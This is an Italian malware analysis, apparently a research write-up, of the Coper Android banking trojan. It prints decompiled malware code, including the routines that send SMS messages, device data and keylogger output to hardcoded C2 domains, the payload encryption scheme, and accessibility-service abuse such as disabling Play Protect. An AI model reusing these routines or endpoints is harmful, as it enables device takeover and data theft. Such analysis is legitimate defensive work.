/* JADX WARNING: Removed duplicated region for block: B:16:? A[RETURN, SYNTHETIC] */ /* JADX WARNING: Removed duplicated region for block: B:9:0x0028 */ /* Code decompiled incorrectly, please refer to instructions dump. */ private void method43a(android.content.Context r7) { /* r6 = this; r1 = 0 java.lang.String r2 = "acsb_task" java.lang.String r3 = "" java.lang.String r0 = fddo.Class67a.method247a(r7, r2, r3) java.lang.String r4 = "confirm_uninstall" boolean r0 = r0.equals(r4) if (r0 == 0) goto L_0x001f r0 = 1 java.lang.String r4 = "last_uninstall_attempt" r5 = 10 boolean r4 = fddo.Class58a.method200a(r7, r4, r5, r1) if (r4 == 0) goto L_0x0020 fddo.Class67a.method248a(r7, r2, r3) L_0x001f: r0 = r1 L_0x0020: if (r0 != 0) goto L_0x0070 boolean r0 = fddo.Class58a.method138a(r7) if (r0 != 0) goto L_0x0070 java.lang.String r0 = "uninstall_apps" java.lang.String r0 = fddo.Class67a.method247a(r7, r0, r3) boolean r2 = r0.isEmpty() if (r2 != 0) goto L_0x0070 java.lang.Integer r1 = java.lang.Integer.valueOf(r1) java.lang.String r2 = "uninstall_delay" java.lang.Integer r1 = fddo.Class67a.method246a(r7, r2, r1) int r1 = r1.intValue() r2 = 0 java.lang.Long r2 = java.lang.Long.valueOf(r2) java.lang.String r3 = "uptime" java.lang.Long r2 = fddo.Class67a.method244a(r7, r3, r2) long r2 = r2.longValue() long r4 = (long) r1 int r1 = (r2 > r4 ? 1 : (r2 == r4 ? 0 : -1)) if (r1 <= 0) goto L_0x0070 java.lang.StringBuilder r1 = new java.lang.StringBuilder r1.<init>() java.lang.String r2 = "p095g start uninstall apps: " r1.append(r2) r1.append(r0) java.lang.String r1 = r1.toString() java.lang.String r2 = ">>p095g" android.util.Log.i(r2, r1) method42a(r7, r0) L_0x0070: return */ throw new UnsupportedOperationException("Method not decompiled: com.leadendq.Class38a.method43a(android.content.Context):void"); }
```

Reinterpretando il codice, l’esempio sopra diviene:

```
private void uninstall(Context context) { if (SharedPrefs.getString(context, "acsb_task", "").equals("confirm_uninstall") && Misc.hasElapsed(context, "last_uninstall_attempt", 10, 0)) { SharedPrefs.putString(context, "acsb_task", ""); return; } if (Misc.isLockscreenOn(context)) return; String toUninstall = SharedPrefs.getString(context, "uninstall_apps", ""); if (toUninstall.isEmpty()) return; long uninstallDelay = SharedPrefs.getInt(context, "uninstall_delay", Integer.valueOf(0)).intValue(); long uptime =
```

```
SharedPrefs.getInt(context, "uptime", Integer.valueOf(0)).intValue(); if (uptime < uninstallDelay) return; Log.i(">>p095g", "p095g start uninstall apps: " + toUninstall); uninstallOtherAdmins(context, toUninstall); }
```

Lo strumento *jrename* in output fornisce una mappa di renaming. Quando salvata in un file insieme ai file .java decompilati, l'operazione di Trova/Sostituisci rinominerà automatica i nomi anche nel file di mapping. Questo verrà comodo per mappare i nomi del manifest nei nomi finali scelti dall'analista.

Alla fine della fase locale di reversing si ha un insieme di sorgenti decompilati che assomigliano al codice sorgente originale. A questo punto è possible passare alla fase globale.

Reversing: la fase globale

Una volta determinato il compito di ogni metodo, classe (e volendo di ogni campo) è necessario vedere come interagiscono tra di loro. Questa è la fase globale del reversing, quella in cui si guarda il malware dall'alto e si connettono i punti.

Iniziamo dai punti di ingresso. Per un malware Android i punti di ingresso sono vari perchè ogni app Android espone più componenti.

Analizzando il file manifest vediamo che sono presenti i seguenti componenti:


```
com.leadendq.p022e (Main) => MainActivity * com.leadendq.p086c (Admin receiver) => AdminRec com.leadendq.p064y (SMS receiver) => SMSStealer * com.leadendq.p058q (SMS deliver) => NullReceiver1 com.leadendq.p032o (WAP push deliver) => NullReceiver2 com.leadendq.p036z (SMS manager) => NullClickListenerActivity com.leadendq.p028m (Respond via SMS) => NullService1 com.leadendq.p015a (Receiver) => PingReceiver com.leadendq.p041o (All receiver) => RepeatedPingReceiver * com.leadendq.p038x (service) => ForegroundService com.leadendq.p095g (service) => Bot com.leadendq.LogSrv (service) => - com.leadendq.p027j (service) => DecoyMessage com.leadendq.p084n (service) => ScreenStreamService com.leadendq.p020e (service) => SendScreenshotSrv com.leadendq.p081h (Accessibility service) => ACSBService com.leadendq.p025n (Notification listener) => NotificationStealerBlocker com.leadendq.p061e (receiver) => NullReceiver6 com.leadendq.p043c (receiver) => NullReceiver3 com.leadendq.p049d (receiver) => NullReceiver4 com.leadendq.p077n (receiver) => NullActivity3 com.leadendq.p058z (receiver) => NullActivity com.leadendq.p059z (receiver) => NullActivity2 com.leadendq.p012q (receiver) => NullService2 com.leadendq.p055u (receiver) => NullService3 com.leadendq.p092f (receiver) => NullService7
```

I componenti marcati con un asterisco sono quelli che possono fungere da punto di ingresso dell'applicazione appena installata. Successivamente, con l'intervento utente (o automaticamente) acquisirà altri punti di ingresso.

In questa fase di analisi risulta utile realizzare degli schemi che indichino le interazioni tra i componenti. Per necessità di semplificazione questi schemi non potranno includere tutti i dettagli (i quali si possono trovare nel codice, che rimane la fonte ultima di riferimento).

Schema dei punti di ingresso

Nello schema sotto abbiamo messo a sinistra i punti di ingresso del malware, ovvero l'activity principale, la ricezione di un SMS ed un receiver configurato per ricevere un ampio parco di eventi (boot, presenza dell'utente, blocco/sblocco dello schermo, installazione/rimozione app, risveglio dalla modalità doze, ricezione SMS).



Come avviene per moltissimi malware per Android, anche Coper usa le *SharedPreferences* come fulcro centrale di coordinamento. In queste sono salvati vari valori che orchestrano componenti altrimenti separati, sotto forniamo una tabella con i vari valori. Il nome del file usato per le *SharedPreferences* è "*main*".

Il cuore del malware si basa, come sempre, su un servizio di accessibilità malevolo e fa leva sulle numerose funzionalità di Android.

Gli entry-point

Un primo entry-point, quello più semplice, è legato al receiver **SMSStealer**, configurato per essere chiamato quando viene ricevuto un SMS (supposto che l'utente fornisca i permessi o che l'app se li prenda una volta impostato il servizio di accessibilità).

Quando viene ricevuto un nuovo SMS, Coper lo serializza in un oggetto JSON e:

1. lo aggiunge alle *SharedPreferences* sotto la voce "*new_sms*" (questo valore viene inviato ad ogni ping);
2. lo invia subito al C2.

Come si vede c'è un po' di ridondanza poichè il C2 può ricevere lo stesso SMS due volte. In generale, il C2 può rispondere di rimuovere un SMS dalla lista in "*new_sms*", probabilmente a seguito della sua corretta ricezione. L'invio immediato è fatto probabilmente per ridurre la latenza: il ping infatti avviene ogni 60 secondi.

L'altro entry-point è il receiver *RepeatedPingReceiver*. Questo è chiamato a seguito di vari eventi (si faccia riferimento al manifest) inclusi:

- boot
- presenza utente
- blocco/sblocco schermo
- ricezione SMS
- uscita dal doze mode
- installazione/rimozione app
- cambio connettività.

Il compito di questo receiver è avviare il ciclo di Ping del malware verso il C2.

Il ciclo è effettuato con una sveglia (alarm) ripetuta ogni 60 secondi ed in grado di svegliare il telefono (RTC_WAKE):

```
if (repeating) { AlarmManager alarm = (AlarmManager)context.getSystemService("alarm"); PendingIntent intent = PendingIntent.getBroadcast(context, 0, new Intent(context, PingReceiver.class), 0); alarm.setRepeating(0, System.currentTimeMillis(), 60000, intent); }
```

Il ping invia al C2 una serie di dati che analizzeremo meglio in seguito. Nelle *SharedPreferences* è presente il valore "*is_registered*" che è usato per determinare se il bot ha già effettuato la registrazione con il C2, ovvero se ha già effettuato un ping. Il primo Ping differisce, come informazioni dai successivi.

Oltre all'avvio del ciclo di Ping, il receiver lancia anche il **servizio Bot** che ha lo scopo di eseguire alcuni comandi ricevuti dal C2.

L'Activity principale

Infine, c'è l'Activity principale. Stranamente questa activity non necessariamente cerca di far installare il servizio di accessibilità all'utente.

Per prima cosa salva il nome del proprio package nelle *SharedPreferences*, questo verrà usato in seguito per nasconderne l'icona se richiesto, a conferma del fatto che l'activity non è fondamentale.

Il codice dell'activity prosegue effettuando un'operazione particolare: richiama infatti *Misc.registerAllIntents*

```
public static void registerAllIntents(Context context) { Intent intent = new Intent(); for (Field field : intent.getClass().getDeclaredFields()) { int modifiers = field.getModifiers(); if (Modifier.isPublic(modifiers) && Modifier.isStatic(modifiers) && Modifier.isFinal(modifiers) && field.getType().equals(String.class)) { try { context.registerReceiver(new RepeatedPingReceiver(), new IntentFilter((String) field.get(intent))); } catch (Exception e) { registerMainReceiver(context); return; } } } }
```

Questo metodo tenta di registrare *RepeatedPingReceiver* (già descritto sopra) con ogni possibile evento disponibile. Questo assicura al malware l'esecuzione del ciclo di ping in ogni condizione (notare che il codice di *Misc.startPinging* può essere chiamato n volte perchè un servizio in esecuzione non viene fatto ripartire da Android e perchè l'impostazione della sveglia cancella quella precedente).

Solo se opportunamente configurato, viene tentato di indurre l'utente ad installare il servizio di accessibilità:

```
if (SharedPrefs.getBool(applicationContext, "show_acsb", Boolean.FALSE).booleanValue()) { Intent intent = new Intent(applicationContext, ShowACSBSettingsOrUnlockScreen.class); intent.addFlags(268435456); applicationContext.startActivity(intent); return; }
```

Di default "*show_acsb*" è impostato a *false*, poichè il file delle preferenze è vuoto inizialmente.

Perchè non viene richiesto di installare un servizio di accessibilità?


Anche se l'utente non è indotto a compiere questa installazione, Coper avvia comunque il ciclo di Ping ed il servizio di Bot. Avviene quindi una comunicazione con il C2 dove:

- Nel primo ping (di registrazione) sono inviate varie informazioni sul dispositivo, tra cui lingua e paese.
- Il C2 può, nella sua risposta, indicare di indurre l'utente ad installare il servizio di accessibilità.

Considerando che uno dei comandi inviabili dal C2 è "*kill_bot*", per la rimozione del malware, è ipotizzabile che **Coper non installi il servizio di accessibilità finchè il C2 non ha opportunamente verificato la nazionalità della vittima**. Questo modo di fare non è nuovo: l'aver spostato il controllo lato server impedisce agli analisti di fare attribuzione basata sui paesi immuni.

Il Ciclo di Ping e Bot

Il diagramma pubblicato prima è molto generico. Per capire come funziona Coper è necessario focalizzarsi sul ciclo di Ping e la classe Bot. Lo schema qui sotto espone meglio le interazioni di questi componenti:



La classe che si occupa di comunicare con il C2 è Net. Questa ha un metodo statico (*Net.makeRequest*) che ha il compito di inviare al C2 un ping.

Il codice è strutturato in modo che le istanze di Net prendano come parametro del costruttore un payload json, al quale sono aggiunte una serie di proprietà e poi il tutto è inviato al C2. In questo modo, la classe può inviare non sono ping ma anche richieste differenti (ad esempio gli SMS ricevuti) pur mantenendo uno schema di base.

Per generare il payload del primo ping viene usato il seguente metodo:

```
public static JSONObject makeUnregisteredRequest(Context context) { JSONObject jSONObject = new JSONObject(); try { jSONObject.put("xc", "bR"); jSONObject.put("tA", Misc.getDeviceID(context)); jSONObject.put("tB", Misc.getPhoneNumber(context)); jSONObject.put("tC", Misc.getCountry(context)); jSONObject.put("tD", Misc.getLanguage(context)); jSONObject.put("tE", Misc.getBuildRelease()); jSONObject.put("tF", Misc.getDeviceModel()); jSONObject.put("tG", Misc.getPhoneOperator(context)); jSONObject.put("lA", Misc.getSystemApps(context)); return jSONObject; } catch (JSONException e) { e.printStackTrace(); return null; } }
```

Come si può notare, al C2 sono inviati tra l'altro:

- Numero di telefono
- Paese e lingua del dispositivo
- Nome dell'operatore
- Applicazioni di sistema installate

Questo permette al C2 di decidere quale comando inviare in base alla nazionalità della vittima.

I ping successivi usano il seguente payload:

```
public static JSONObject makeRegisteredRequest(Context context, String[] tasks) { JSONObject jSONObject = new JSONObject(); try { jSONObject.put("xc", "bP"); String getDeviceID = Misc.getDeviceID(context); if (!getDeviceID.isEmpty()) { jSONObject.put("tA", getDeviceID); } String getPhoneNumber = Misc.getPhoneNumber(context); if (!getPhoneNumber.isEmpty()) { jSONObject.put("tB", getPhoneNumber); } if (Misc.hasElapsed(context, "last_applist_update", 600)) { Log.i(TAG, "Updating installed apps list"); String getString = SharedPrefs.getString(context, "installed_pkgs", ""); String getInstalledApps = Misc.getInstalledApps(context); if (!getInstalledApps.isEmpty() && !getString.equals(getInstalledApps)) { SharedPrefs.putString(context, "installed_pkgs", getInstalledApps); jSONObject.put("lA", getInstalledApps); SharedPrefs.putInt(context, "bot_smarts_ver", -1); } } JSONArray taskIdsAndTrs = new JSONArray(); for (String theTask : tasks) { JSONObject taskObj = new JSONObject(theTask); String taskId1 = taskObj.getString("tid1"); String taskTr_inner = taskObj.getString("tr_inner"); if (taskId1 != null && !taskId1.isEmpty()) { if (!taskId1.equals("0")) { StringBuilder sb = new StringBuilder(); sb.append(taskId1); sb.append(":"); sb.append(taskTr_inner); taskIdsAndTrs.put(sb.toString()); } } } jSONObject.put("rZ", taskIdsAndTrs); String getString2 = SharedPrefs.getString(context, "new_sms", ""); if (getString2.isEmpty()) { return jSONObject; } jSONObject.put("nS", getString2); return jSONObject; } catch (JSONException e) { e.printStackTrace(); return null; } }
```

Sono presenti meno informazioni e, in particolare, troviamo (oltre ad alcune info già viste):

- Gli SMS ricevuti e salvati (e non ancora rimossi secondo ordine del C2).
- Le app installate (ma solo ogni 10 minuti).
- I task ed i relativi risultati eseguiti (i task sono descritti in seguito).

Dato un payload JSON da inviare (sia di registrazione, di ping, di errore o altro) questo viene passato ad una nuova instanza di Net. Net eredita da *AsyncTask* per cui è eseguibile in background in un executor: il metodo *onBackground* tenta l'invio 5 volte con una pausa di 5 secondi tra ogni tentativo.

Ogni tentativo di invio usa *Net.doPing* il quale ha due compiti:

1. aumentare il payload con informazioni standard;
2. effettuare l'effettiva richiesta HTTP e creare un oggetto Response con la risposta ottenuta avendo cura di gestire eventuali errori.

Informazioni standard aggiunte ad ogni payload

```
this.payload.put("lB", Config.UNKNOWN1); if (!Config.applicationTitle.isEmpty()) { this.payload.put("lL", Misc.hasPackage(this.context, Config.applicationTitle) ? "1" : "0"); } this.payload.put("bI", Misc.makeBotID(this.context)); this.payload.put("iA", Misc.isAppTheSMSManager(this.context) ? "1" : "0"); this.payload.put("dA", SharedPrefs.getBool(this.context, "device_admin_set", Boolean.FALSE).booleanValue() ? "1" : "0"); this.payload.put("lK", SharedPrefs.getBool(this.context, "lock_on", bool).booleanValue() ? "1" : "0"); try { String acsbStatus = Misc.isACSBInstalled(this.context) ? "1" : "0"; if (Misc.isACSBInstalled(this.context) && ACSBService.instance == null) { acsbStatus = "2"; } this.payload.put("iAc", acsbStatus); this.payload.put("iPa", Misc.isNotificationListenerInstalled(this.context).booleanValue() ? "1" : "0"); this.payload.put("iBC", Misc.getBatteryLevel(this.context)); this.payload.put("iCP", Misc.isDevicePlugged(this.context) ? "1" : "0"); this.payload.put("iSE", !Misc.isLockscreenOn(this.context) ? "1" : "0"); this.payload.put("iSp", SharedPrefs.getInt(this.context, "check_perms_attempts", 0)); this.payload.put("iFp", SharedPrefs.getString(this.context, "perms_failed", "")); this.payload.put("cTsk", SharedPrefs.getString(this.context, "acsb_task", "")); } catch (Exception e) { Log.e(TAG, "Net extra params exception: " + e.getMessage()); e.printStackTrace(); } this.payload.put("up", SharedPrefs.getLong(this.context, "uptime", 0L)); this.payload.put("kL", SharedPrefs.getBool(this.context, "keylogger_enabled", Boolean.FALSE).booleanValue() ? "1" : "0"); this.payload.put("vnc", makeVNCString()); this.payload.put("fgM", SharedPrefs.getBool(this.context, "fg_mode", Boolean.FALSE).booleanValue() ? "1" : "0"); this.payload.put("iAg", Misc.isLowRAM(this.context)); String realIP = SharedPrefs.getString(this.context, "real_ip", ""); if (!realIP.isEmpty()) { this.payload.put("rIP", realIP); }
```

Di seguito un elenco delle informazioni condivise:

- **Nome dell'applicazione**. Questo è un nome configurabile, può aiutare a censire la campagna lato attaccanti.
- **L'ID del bot**. L'ID del bot e del device differiscono. Il secondo è l'IMEI se disponibile, altrimenti l'ANDROID_ID, mentre il primo è un valore derivato dalle caratteristiche hardware del dispositivo. Entrambi variano al variare del telefono quindi non è chiara la distinzione.
- **Se l'app può gestire gli SMS**.
- **Se l'app è tra le app admin.**
- **Se è attivo i locking del dispositivo fatto dal malware.**
- **Se e come il servizio di accessibilità è installato.** Questo permette di farlo installare o rimuovere.
- **Se l'app può ricevere le notifiche di altre app.**
- **Il livello della batteria** e se è connesso al caricatore.
- **Se il cellulare ha lo schermo bloccato** (la normale funzionalità di blocco schermo).
- **Se l'app ha ricevuto i permessi necessari al malware.**
- **Se c'è un task da eseguire per il servizio di accessibilità.**
- **Da quanto tempo il bot è registrato.**
- **Se il keylogger è attivo.**
- **La configurazione del servizio VNC** (usato per simulare desktop remoto).
- **Se il bot è eseguito come servizio foreground** (visibile all'utente ma non interrompibile).
- **Se il dispositivo ha poca RAM.**
- **L'IP esterno del dispositivo.**

Tutte queste informazioni forniscono una paronamica generale sul dispositivo infetto e sicuramente andranno ad aggiornare una elaborata dashboard.

Una volta costruito il JSON finale, questo viene inviato all'ultimo dominio funzionante usato o, la prima volta, al primo valido.

La comunicazione con il C2

Di seguito il codice con i domini censiti nella classe *Config* insieme ad altri parametri individuati in questo campione:

```
public static final String domains = "https://ssgsjhfsdfdsjhd.info/MzYzMzJjZDI5YzYx/|https://vvjfsdsdghsdghfvffdf.top/MzYzMzJjZDI5YzYx/|https://dfdfdfdgdffjdhbf.org/MzYzMzJjZ
public static final String applicationTitle = RC4.identity(""); public static final String UNKNOWN1 = "DONOTFILTER"; public static final String IPAPIUrl = "http://www.ip-api.com/json"; public static final String customHeaderName = "Packets-sent";
```

Net.doPing si occupa di trovare un dominio valido facendo uso di *Net.doHTTPPost* che è il vero metodo che effettua la connessione HTTP al C2.

Questo è l'estratto del codice rilevante di quel metodo:

```
HttpPost httpPost = new HttpPost(domain); httpPost.setHeader(Config.customHeaderName, Config.customHeaderValue); String jSONObject2 = payload.toString(); String encryptPacketPayload = Misc.encryptPacketPayload(jSONObject2); if (encryptPacketPayload == null) { encryptPacketPayload = jSONObject2; } byte[] bytes = encryptPacketPayload.getBytes("UTF-8"); httpPost.setHeader("Content-Encoding", "gzip"); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(); MaxGZIPOutputStream class64a = new MaxGZIPOutputStream(byteArrayOutputStream); class64a.write(bytes); class64a.close(); ByteArrayEntity byteArrayEntity = new ByteArrayEntity(byteArrayOutputStream.toByteArray()); byteArrayEntity.setContentEncoding("gzip"); httpPost.setEntity(byteArrayEntity);
```

Da notare che:

- Viene usato un **header custom**. Questo sample usa: Packets-sent: 60170
- Il **JSON è serializzato in una stringa**.
- **La stringa è cifrata**. La cifratura è in *Misc.encryptPacketPayload* ma brevemente: Viene usato AES-ECB-128 con padding PKCS5. La chiave è il valore dell'header custom (60170) dopo che ne viene preso l'MD5 e convertito in esadecimale. Il risultato è codificato in base64.
- **La stringa viene compressa con GZIP**, livello massimo (9). Anche se comprimere dopo aver cifrato non ha molto senso.
- **Il risultato è inviato come corpo della richiesta POST.**

L'operazione di cifratura è la seguente:

```
 md5sum(string):
   return to_hex(md5(string));  //to_hex non aggiunge prefissi 0x

cifra(payload):
   return to_base64(AES_encrypt(mode = ECB, padding = PKCS5, key = md5sum(Config.customHeaderValue), message = json_to_st
```

Se l'operazione va a buon fine, viene letta la risposta. Questa passa per un processo di decifratura che è inverso a quello usato per l'invio. Non viene però effettuato il decoding JSON poichè la stringa ottenuta è passata alla classe Response che si occuperà di processare la risposta.

La classe *Response* effettua due tipi di azioni:

1. modifica le *SharedPreference*, orchestrando quindi altri componenti del malware;
2. esegue dei task.

La nomenclatura di Coper è un po' confusionaria ma in generale le funzionalità si possono dividere in:

- **Interazioni**. Solo per operazioni che fanno interagire il malware con l'utente (es: gli inject) o con il dispositivo (es: dandosi i permessi automaticamente).
- **VNC**. E' una riproduzione di un desktop remoto. Comprende streaming, screenshot e task appositi.
- **VNC task**. Sono operazioni a supporto del desktop remoto e simulano l'interazione dell'utente con il dispositivo.
- **Task**. Sono operazioni richieste dal C2 che non rientrano nelle categorie precedenti.
- **ACSB task**. Questa è l'operazione che il servizio di accessibilità deve compiere in virtù dell'utente (ad esempio disabilitare Play Protect). Non è un task dato dal C2 ma è conseguenza delle azioni richieste da quest'ultimo. Viene impostato dalla classe Bot ed eseguito dalla classe *ACSBService* (il servizio di accessibilità).

Il codice di riferimento si trova in *Response.initResponse*.

La risposta del C2 è un JSON

Le principale funzionalità sono:

- Possibili domini C2 extra.
- Codice HTML degli inject da usare.

- Abilitazione e disabilitazione inject.
- Abilitazione e disabilitazione keylogger.
- App da disinstallare.
- App di cui impedire l'utilizzo (simulando la pressione del tasto home).
- App di cui bloccare le notifiche.
- Vari delay per specifiche funzionalità (es: per gli inject).
- Può effettuare chiamate a numeri arbitrari.
- Può inviare SMS arbitrari.
- Ha un funzionalità di auto test (vedi dopo).
- Abilitazione intercettazione notifiche.
- Blocco software del telefono (e relativo sblocco). Questa è la classica funzionalità per impedire l'utilizzo del telefono. Viene disattivato l'audio, la luminosità ridotta al minimo (se possibile) e mostrata un overlay (o una webview se non possibile) nera che oscura il contenuto dello schermo.
- Può mostrare notifiche arbitrarie per aprire app arbitrarie.
- Può disinstallarsi.
- Può abilitare la funzionalità VNC per fare streaming dello schermo, screenshot, silenziare il telefono, cambiare la luminosità, cambiare il timeout per il blocco schermo a mezz'ora.
- Può simulare l'interazione dell'utente sullo schermo (tap, tap lunghi, gesture, copia-incolla, pressione tasti fisici, swipe)

I task

I task sono salvati in un file di nome *.q<package malware>* nella directory dell'applicazione. In formato JSON.

I task ed i task VNC sono eseguiti direttamente da Response. Mentre le Interazioni e la funzionalità VNC è eseguita dalla classe *Bot*. L'ACSB task è ovviamente eseguito dal servizio di accessibilità ma su richiesta della classe *Bot*.

Questa classe è eseguita insieme al Ping e finisce per eseguire un ciclo in cui le *SharedPreferences* sono lette per verificare quale azione compiere (*Bot.mainLoop*).

Coper si preoccupa di acquisire un *WakeLock* per evitare la sospensione del bot (fintanto che non si sarà messo nella whitelist dell'ottimizzazione batteria).

Il bot si occupa inoltre di **aggiornare l'uptime** salvato nelle *SharedPreferences*, di verificare la presenza di **nuovi Inject da scaricare**, di ottenere le **informazioni relative all'IP esterno** del dispositivo (tramite un servizio di IP info in *Config.IPAPIUrl*, nello specifico *http://www.ip-api.com/json*) e di fare un nuovo ping al C2.

Se il servizio di accessibilità è installato

Qualora il servizio di accessibilità sia installato, vengono effettuate anche le seguenti operazioni (in un ciclo):

- Parsa il comando "vnc" per impostare vari valori nelle *SharedPreferences* al fine di coordinare il servizio di accessibilità ed i servizi di screenshot e streaming. Inoltre disabilita notifiche, luminosità e suono se richiesto. L'intento è quello di operare sul dispositivo della vittima senza farsi notare.
- Se non è attivo il comando "vnc", fa eseguire al servizio di accessibilità l'ACSB task se presente.
- Se "vnc" non è attivo, invia i dati del keylogger (salvati in un file *kl.txt* nella directory dell'app) al C2.
- Se "vnc" non è attivo, blocca il dispositivo (come indicato sopra) se richiesto.
- Se "vnc" non è attivo, prova ad impostarsi come gestore SMS.
- Se "vnc" non è attivo, prova a mettersi in whitelist per l'ottimizzazione batteria.
- Se "vnc" non è attivo, prova ad impostarsi come Device Admin e rimuovere le altre app Device admin.
- Se "vnc" non è attivo, prova a disabilitare Play Protect (servizio di protezione di Google).
- Se "vnc" non è attivo, prova ad impostarsi su Xiomi Autostart.
- Se "vnc" non è attivo, prova ad ottenere il permesso per scrivere le impostazioni di sistema.
- Se "vnc" non è attivo, prova ad ottenere automaticamente i permessi di cui ha bisogno (descritti ad inizio articolo).

Se il servizio di accessibilità NON è installato

Qualora il servizio di accessibilità non sia installato, viene fatta partire una finestra di decoy per indurre l'utente ad installarlo. Una volta installato, cancella le notifiche (per non destare sospetti nell'utente) e cancella la propria icona dalla home (nei dispositivi dove questo è possibile). Così facendo il malware diviene "invisibile" per l'utente.

Il decoy consiste in due componenti:

1. una finestra opzionale contenente una WebView e che mostra il codice HTML in Config.HTMLs;
2. un messaggio Toast che induce l'utente ad abilitare il servizio.

È interessante notare che, una volta abilitato il servizio di accessibilità, l'utente è riportato alla home perchè lo stesso servizio impedisce di riaccedere alle impostazioni di accessibilità.

L'HTML di decoy usato ha questa forma nel sample analizzato:

Il Toast mostrato è generato con questo codice:

```
Misc.showToast(getApplicationContext(), (Misc.isXIOMI() ? "Apri Servizi scaricati; Enable %APP% service" : Misc.isSamsung() ? "Apri Servizi installati; Abilitare %APP% servizio" : "Abilitare %APP% servizio").replace("%APP%", Misc.getFullAppLabel(this)));
```

Una volta installato, il servizio di accessibilità può eseguire dei task in automatico (oltre che funzione da keylogger e streamer per il servizio VNC).


Il codice per eseguire questi **nuovi task** si trova in *ACSBService.doAcsbJob* (con l'aiuto della classe *Lay*), questi includono:

- Minimizzare ogni app che contiene il nome del malware (si intende il nome fittizio del malware). Questo impedisce la disinstallazione o operazioni di verifica.
- Abilitare l'utilizzo di TeamViewer se presente.
- Impostare l'app come gestore SMS.
- Disabilitare Play Protect.
- Disinstallare un'app.
